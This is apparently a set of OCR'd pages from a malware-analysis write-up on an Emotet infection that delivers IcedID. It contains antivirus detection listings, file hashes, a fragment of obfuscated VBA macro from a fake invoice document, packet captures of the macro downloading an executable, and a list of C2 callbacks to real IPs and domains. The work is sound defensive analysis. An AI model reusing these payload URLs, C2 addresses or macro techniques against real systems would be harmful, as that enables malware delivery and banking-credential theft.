1612	main.info[5].cer	cer	770 B	185.129.49.19 [therebes.biz] [main.info] [freshwallet.at] (Wi...	TCP 443	10.11.14.101 (Windows)	TCP 49282	TlsCertificate	2018-11-14 17:50:58 UTC	F:\Netwo
1617	main.info[6].cer	cer	770 B	185.129.49.19 [therebes.biz] [main.info] [freshwallet.at] (Wi...	TCP 443	10.11.14.101 (Windows)	TCP 49279	TlsCertificate	2018-11-14 17:50:58 UTC	F:\Netwo
1618	main.info[7].cer	cer	770 B	185.129.49.19 [therebes.biz] [main.info] [freshwallet.at] (Wi...	TCP 443	10.11.14.101 (Windows)	TCP 49276	TlsCertificate	2018-11-14 17:50:58 UTC	F:\Netwo







045e15c1df7c712dcac94c720b81df08fd0ff4e4c177d231d5cdcd7b4d096f95
Nipun Jaswal
38
/ 54
Community Score
38 engines detected this file
045e15c1df7c712dcac94c720b81df08fd0ff4e4c177d231d5cdcd7b4d096f95
Invoice_No_Z148109.doc
attachment
doc
macros
run-file
92.38 KB
Size
2019-02-20 00:49:09 UTC
1 month ago
DOC
DETECTION
DETAILS
RELATIONS
BEHAVIOR
COMMUNITY 2
Ad-Aware W97M.DownLoader.HMN
AhnLab-V3 VBA/Downloader
ALYac Trojan.Downloader.VBA.gen
Antiy-AVL Trojan/MSOffice.Pederr.gen
Arcabit HEUR.VBA.Trojan.e
Avast Other:Malware-gen [Trj]
AVG Other:Malware-gen [Trj]
Avira W97M/Agent.1231418
Baidu VBA.Trojan-Downloader.Agent.dqd
BitDefender W97M.DownLoader.HMN
CAT-QuickHeal W97M.Emotet.33299
ClamAV Doc.Malware.Generic-6749861-0
Comodo Malware@#1m6p3hzqgx0i1
Cyren W97M/Downldr.gen
DrWeb W97M.DownLoader.3111
Emsisoft Trojan-Downloader.Macro.Generic.J (A)


045e15c1df7c712dcac94c720b81df08fd0ff4e4c177d231d5cdcd7b4d096f95
MD5 e58e105c86c15ca52876d2ce42ecf831
SHA-1 82db91aa642ab53392ae4e0cd84649691324b707
SHA-256 045e15c1df7c712dcac94c720b81df08fd0ff4e4c177d231d5cdcd7b4d096f95
SSDEEP 1536:YZuocn1kp59gxBK85fBt+a9XV6r2EBDxoRwBnRDhYxjhUx5xfxThoxtBqBYRM6UW:441k/W486FD
File type MS Word Document
Magic CDF V2 Document, Little Endian, Os: Windows, Version 6.1, Code page: 1252, Author: Levi, Template: I
Number: 1, Name of Creating Application: Microsoft Office Word, Create Time/Date: Tue Nov 13 12:45:0
Time/Date: Tue Nov 13 12:45:00 2018, Number of Pages: 1, Number of Words: 2, Number of Character
File size 92.38 KB (94592 bytes)
Creation Time 2018-11-14 12:45:00
First Submission 2018-11-14 17:04:27
Last Submission 2018-11-21 04:51:21
Last Analysis 2019-02-20 00:49:09
Names
Invoice_No_Z148109.doc
Invoice_No_Q452113.doc
Facture_Num_3F3105814.doc
form-447710167032440.doc
Untitled-9327453714000071.doc
eForm-4323106985056559.doc
Untitled-223278718393.doc
Untitled-9418559072.doc
Invoice_No_T82057.doc
OLE Compound File Info
Commonly Abused Properties
Makes use of macros
May try to run other files, shell commands or applications.
Macros And VBA Code Streams
YMwzAFC.cls
Function JhwtqtVUjsX()
Const UAptjJEt = 507391445 - 507391445
Dim WZmnCBBGa, mIfhziYv, ObBuX, oKvDBUpnZ
mIfhziYv = Len(aBLOWuA)
oKvDBUpnZ = ""
For WZmnCBBGa = 1 To mIfhziYv
oKvDBUpnZ = oKvDBUpnZ & (42 + ((ObBuX + 19) Mod 90))
If ObBuX >= 19 And ObBuX <= 54 Then
oKvDBUpnZ = oKvDBUpnZ & (46 + ((ObBuX + 28) Mod 113))
ExifTool File Metadata
AppVersion 16.0
CharCountWithSpaces 14
Characters 13
CodePage Windows Latin 1 (Western European)
CompObjUserType Microsoft Word 97-2003 Document
CompObjUserTypeLen 32
CreateDate 2018:11:14 12:45:00
DocFlags Has picture, 1Table, ExtChar



5 10.11.14.101 78.135.65.15 TCP 54 49201 → 80 [ACK] Seq=1 Ack=1 Win=64240 Len=0
6 10.11.14.101 78.135.65.15 HTTP 333 GET /En_us/Documents/11_18/ HTTP/1.1
Wireshark · Follow HTTP Stream (tcp.stream eq 0) · 2018-11-14-Emotet-infection-with-IcedID-banking-Trojan.pcap
00000120 43 6f 6e 74 65 6e 74 2d 54 72 61 6e 73 66 65 72 Content- Transfer
00000130 2d 45 6e 63 6f 64 69 6e 67 3a 20 62 69 6e 61 72 -Encodin g: binar
00000140 79 0d 0a 4c 61 73 74 2d 4d 6f 64 69 66 69 65 64 y..Last- Modified
00000150 3a 20 57 65 64 2c 20 31 34 20 4e 6f 76 20 32 30 : Wed, 1 4 Nov 20
00000160 31 38 20 31 37 3a 33 30 3a 30 30 20 47 4d 54 0d 18 17:30 :00 GMT.
00000170 0a 56 61 72 79 3a 20 41 63 63 65 70 74 2d 45 6e .Vary: A ccept-En
00000180 63 6f 64 69 6e 67 2c 55 73 65 72 2d 41 67 65 6e coding,U ser-Agen
00000190 74 0d 0a 43 6f 6e 74 65 6e 74 2d 45 6e 63 6f 64 t..Conte nt-Encod
000001A0 69 6e 67 3a 20 67 7a 69 70 0d 0a 4b 65 65 70 2d ing: gzi p..Keep-
000001B0 41 6c 69 76 65 3a 20 74 69 6d 65 6f 75 74 3d 31 Alive: t imeout=1
000001C0 35 2c 20 6d 61 78 3d 31 30 30 30 0d 0a 43 6f 6e 5, max=1 000..Con
000001D0 6e 65 63 74 69 6f 6e 3a 20 4b 65 65 70 2d 41 6c nection: Keep-Al
000001E0 69 76 65 0d 0a 54 72 61 6e 73 66 65 72 2d 45 6e ive..Tra nsfer-En
000001F0 63 6f 64 69 6e 67 3a 20 63 68 75 6e 6b 65 64 0d coding: chunked.
00000200 0a 43 6f 6e 74 65 6e 74 2d 54 79 70 65 3a 20 61 .Content -Type: a
00000210 70 70 6c 69 63 61 74 69 6f 6e 2f 6d 73 77 6f 72 pplicati on/mswor
00000220 64 0d 0a 0d 0a d....
00000225 d0 cf 11 e0 a1 b1 1a e1 00 00 00 00 00 00 00 00 ....
00000235 00 00 00 00 00 00 00 00 3e 00 03 00 fe ff 09 00 .... >.......
00000245 06 00 00 00 00 00 00 00 00 00 00 00 02 00 00 00 ....
00000255 69 00 00 00 00 00 00 00 00 10 00 00 6c 00 00 00 i....... ....l...
00000265 01 00 00 00 fe ff ff ff 00 00 00 00 68 00 00 00 ....h...
00000275 75 00 00 00 ff ff ff ff ff ff ff ff ff ff ff ff u....... ....
00000285 ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ....
00000295 ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ....
000002A5 ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ....
000002B5 ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ....
000002C5 ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ....



045e15c1df7c712dcac94c720b81df08fd0ff4e4c177d231d5cdcd7b4d096f95
Nipun Jaswal
Graph Summary
2 contacted domains
5 contacted urls
1 contacted ips
Contained In Graphs
Owner
Description
tflaherty
Contacted URLs
Scanned
Detections
URL
2019-02-08 15 / 69 http://c-t.com.au/PspAMbuSd2
2018-11-29 12 / 68 http://c-t.com.au/PspAMbuSd2/
2019-03-01 5 / 66 http://50.78.167.65:7080/
2019-02-08 12 / 68 http://c-t.com.au/pspambusd2
2019-02-08 10 / 68 http://shajlshalom.com/foh636qv
Contacted IPs
IP
Autonomous System
Country
50.78.167.65 7922 - Comcast Cable Communications, Inc. US
Contacted Domains
Created
Domain
Registrar
- c-t.com.au -
2016-04-29 shajlshalom.com BigRock Solutions Ltd


```
74 10.11.14.101    10.11.14.1      DNS      70 Standard query 0xd68d A c-t.com.au
75 10.11.14.1      10.11.14.101    DNS      86 Standard query response 0xd68d A c-t.com.au A 50.62.194.30
76 10.11.14.101    50.62.194.30    TCP      66 49202 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
77 50.62.194.30    10.11.14.101    TCP      58 80 → 49202 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
78 10.11.14.101    50.62.194.30    TCP      54 49202 → 80 [ACK] Seq=1 Ack=1 Win=64240 Len=0
79 10.11.14.101    50.62.194.30    HTTP    361 GET /PspAMbuSd2 HTTP/1.1
80 50.62.194.30    10.11.14.101    TCP      54 80 → 49202 [ACK] Seq=1 Ack=308 Win=64240 Len=0
81 50.62.194.30    10.11.14.101    HTTP    609 HTTP/1.1 301 Moved Permanently  (text/html)
82 10.11.14.101    50.62.194.30    TCP      54 49202 → 80 [ACK] Seq=308 Ack=556 Win=63685 Len=0
83 10.11.14.101    50.62.194.30    HTTP    362 GET /PspAMbuSd2/ HTTP/1.1
84 50.62.194.30    10.11.14.101    TCP      54 80 → 49202 [ACK] Seq=556 Ack=616 Win=64240 Len=0
85 50.62.194.30    10.11.14.101    TCP    1342 80 → 49202 [PSH, ACK] Seq=556 Ack=616 Win=64240 Len=1288 [TCP segment of a reassembled PDU]
86 10.11.14.101    50.62.194.30    TCP      54 49202 → 80 [ACK] Seq=616 Ack=1844 Win=64240 Len=0
87 50.62.194.30    10.11.14.101    TCP    1342 80 → 49202 [PSH, ACK] Seq=1844 Ack=616 Win=64240 Len=1288 [TCP segment of a reassembled PDU]
88 10.11.14.101    50.62.194.30    TCP      54 49202 → 80 [ACK] Seq=616 Ack=3132 Win=62952 Len=0
89 50.62.194.30    10.11.14.101    TCP    1342 80 → 49202 [PSH, ACK] Seq=3132 Ack=616 Win=64240 Len=1288 [TCP segment of a reassembled PDU]
90 50.62.194.30    10.11.14.101    TCP    1342 80 → 49202 [PSH, ACK] Seq=4420 Ack=616 Win=64240 Len=1288 [TCP segment of a reassembled PDU]
91 10.11.14.101    50.62.194.30    TCP      54 49202 → 80 [ACK] Seq=616 Ack=4420 Win=64240 Len=0
92 10.11.14.101    50.62.194.30    TCP      54 49202 → 80 [ACK] Seq=616 Ack=5708 Win=62952 Len=0
```

```
GET /PspAMbuSd2 HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727;
.NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E)
Host: c-t.com.au
Connection: Keep-Alive

HTTP/1.1 301 Moved Permanently
Content-Type: text/html; charset=iso-8859-1
X-Port: port_10802
X-Cacheable: YES:Forced
Location: http://c-t.com.au/PspAMbuSd2/
Content-Encoding: gzip
Content-Length: 196
Accept-Ranges: bytes
Date: Wed, 14 Nov 2018 17:30:50 GMT
Age: 16950
Vary: User-Agent
X-Cache: cached
X-Cache-Hit: HIT
X-Backend: all_requests

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>301 Moved Permanently</title>
</head><body>
<h1>Moved Permanently</h1>
<p>The document has moved <a href="http://c-t.com.au/PspAMbuSd2/">here</a>.</p>
</body></html>
GET /PspAMbuSd2/ HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727;
.NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E)
Host: c-t.com.au
```

```
GET /PspAMbuSd2/ HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727;
.NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E)
Host: c-t.com.au
Connection: Keep-Alive

HTTP/1.1 200 OK
Expires: Tue, 01 Jan 1970 00:00:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, max-age=0, post-check=0, pre-check=0
Pragma: no-cache
Content-Disposition: attachment; filename="ijccaFkQnS.exe"
Content-Transfer-Encoding: binary
Last-Modified: Wed, 14 Nov 2018 17:17:56 GMT
Content-Type: application/octet-stream
X-Port: port_10802
X-Cacheable: YES:Forced
Content-Length: 430080
Accept-Ranges: bytes
Date: Wed, 14 Nov 2018 17:30:50 GMT
Age: 774
Vary: User-Agent
X-Cache: cached
X-Cache-Hit: HIT
X-Backend: all_requests

MZ.....@.....-.
..Lh..Lh..H..Lh...X...Lh..h...(..Lh...x..Lh.&.6..Lh.....PE..L.....
[.....@.....@.....
.....D...y.....X.....
.....D.....text.....
..... ..`.data.....@....pdata.."....@..@.pdata..qY...
...`.....@....rsrc...X.....P.....@..@.reloc... .....
0...`.....@..B.....
.....
```



d6dd56e7fb1cc71fc37199b60461e657726c3bf8319ce59177ab4be6ed3b9fb4
Nipun Jaswal
51
/ 67
Community Score
51 engines detected this file
d6dd56e7fb1cc71fc37199b60461e657726c3bf8319ce59177ab4be6ed3b9fb4
Run Time Library
peexe
420 KB
Size
2019-03-05 16:37:19 UTC
17 days ago
EXE
DETECTION
DETAILS
RELATIONS
BEHAVIOR
COMMUNITY 4
Acronis
Suspicious
Ad-Aware
Trojan.Autoruns.GenericKDS.31355249
AhnLab-V3
Trojan/Win32.Emotet.R244694
ALYac
Trojan.Agent.Emotet
Antiy-AVL
Trojan[Banker]/Win32.Emotet
Arcabit
Trojan.Autoruns.GenericS.D1DE7171
Avast
Win32:Malware-gen
AVG
Win32:Malware-gen
Avira
HEUR/AGEN.1036970
BitDefender
Trojan.Autoruns.GenericKDS.31355249
CAT-QuickHeal
Trojan.Emotet.X5
ClamAV
Win.Trojan.Emotet-6707392-0
Comodo
Malware@#186i81zmgql90
CrowdStrike Falcon
Win/malicious_confidence_100% (W)
Cybereason
Malicious.c2b25c
Cyren
W32/Trojan.CWZN-9160


Graph Summary
1 contacted ips
1 execution parents
1 contacted urls
Execution Parents
Scanned
Detections
Type
Name
2019-02-15
41 / 58
MS Word Document
Invoice_No_L42640.doc
Contained In Graphs
Owner
Description
jorgelamarca
Contacted URLs
Scanned
Detections
URL
2019-03-01
5 / 66
http://50.78.167.65:7080/
Contacted IPs
IP
Autonomous System
Country
50.78.167.65
7922 - Comcast Cable Communications, Inc.
US



frame.number>586 && http contains GET

No.	Source	Destination	Protocol	Length	Info	User-Agent	URI
600	10.11.14.101	50.78.167.65	HTTP	765	GET / HTTP/1.1	Mozilla/4.0 (compatib…	http://50.78.167.65:7080/
614	10.11.14.101	189.244.86.184	HTTP	811	GET / HTTP/1.1	Mozilla/4.0 (compatib…	http://189.244.86.184:990/
618	10.11.14.101	189.244.86.184	HTTP	787	GET / HTTP/1.1	Mozilla/4.0 (compatib…	http://189.244.86.184:990/
632	10.11.14.101	173.11.47.169	HTTP	767	GET / HTTP/1.1	Mozilla/4.0 (compatib…	http://173.11.47.169:8080/
641	10.11.14.101	186.18.236.83	HTTP	767	GET / HTTP/1.1	Mozilla/4.0 (compatib…	http://186.18.236.83:8080/
858	10.11.14.101	189.244.86.184	HTTP	747	GET / HTTP/1.1	Mozilla/4.0 (compatib…	http://189.244.86.184:990/
872	10.11.14.101	173.11.47.169	HTTP	747	GET / HTTP/1.1	Mozilla/4.0 (compatib…	http://173.11.47.169:8080/
882	10.11.14.101	186.18.236.83	HTTP	747	GET / HTTP/1.1	Mozilla/4.0 (compatib…	http://186.18.236.83:8080/
888	10.11.14.101	200.127.55.5	HTTP	741	GET / HTTP/1.1	Mozilla/4.0 (compatib…	http://200.127.55.5/
894	10.11.14.101	76.65.158.121	HTTP	748	GET / HTTP/1.1	Mozilla/4.0 (compatib…	http://76.65.158.121:50000/
920	10.11.14.101	210.2.86.72	HTTP	745	GET / HTTP/1.1	Mozilla/4.0 (compatib…	http://210.2.86.72:8080/
946	10.11.14.101	173.160.205.161	HTTP	747	GET / HTTP/1.1	Mozilla/4.0 (compatib…	http://173.160.205.161:990/
952	10.11.14.101	160.36.66.221	HTTP	746	GET / HTTP/1.1	Mozilla/4.0 (compatib…	http://160.36.66.221:990/
958	10.11.14.101	71.163.171.106	HTTP	743	GET / HTTP/1.1	Mozilla/4.0 (compatib…	http://71.163.171.106/
1337	10.11.14.101	71.163.171.106	HTTP	743	GET / HTTP/1.1	Mozilla/4.0 (compatib…	http://71.163.171.106/
1355	10.11.14.101	49.212.135.76	HTTP	746	GET / HTTP/1.1	Mozilla/4.0 (compatib…	http://49.212.135.76:443/
1361	10.11.14.101	109.170.209.165	HTTP	749	GET / HTTP/1.1	Mozilla/4.0 (compatib…	http://109.170.209.165:8080/
1367	10.11.14.101	205.185.187.190	HTTP	744	GET / HTTP/1.1	Mozilla/4.0 (compatib…	http://205.185.187.190/
1388	10.11.14.101	24.201.79.34	HTTP	745	GET / HTTP/1.1	Mozilla/4.0 (compatib…	http://24.201.79.34:8080/
1423	10.11.14.101	138.207.150.46	HTTP	747	GET / HTTP/1.1	Mozilla/4.0 (compatib…	http://138.207.150.46:443/
1431	10.11.14.101	81.86.197.52	HTTP	746	GET / HTTP/1.1	Mozilla/4.0 (compatib…	http://81.86.197.52:8443/
1440	10.11.14.101	133.242.208.183	HTTP	789	GET / HTTP/1.1	Mozilla/4.0 (compatib…	http://133.242.208.183:8080/
1485	10.11.14.101	173.160.205.162	HTTP	766	GET / HTTP/1.1	Mozilla/4.0 (compatib…	http://173.160.205.162:443/
1516	10.11.14.101	50.78.167.65	HTTP	744	GET / HTTP/1.1	Mozilla/4.0 (compatib…	http://50.78.167.65:7080/
2263	10.11.14.101	185.129.49.19	HTTP	161	GET /data2.php?…		http://freshwallet.at/data2.php?51AD847FCC50B3FE



HYBRID ANALYSIS — Home | Submissions | Resources | Contact | IP, Domain, Hash…

Creates new processes

Opens the MountPointManager (often used to detect additional infection locations)

Network Related

Found potential IP address in binary/memory


details "50.78.167.65"
"177.242.156.119"
source String
relevance 3/10

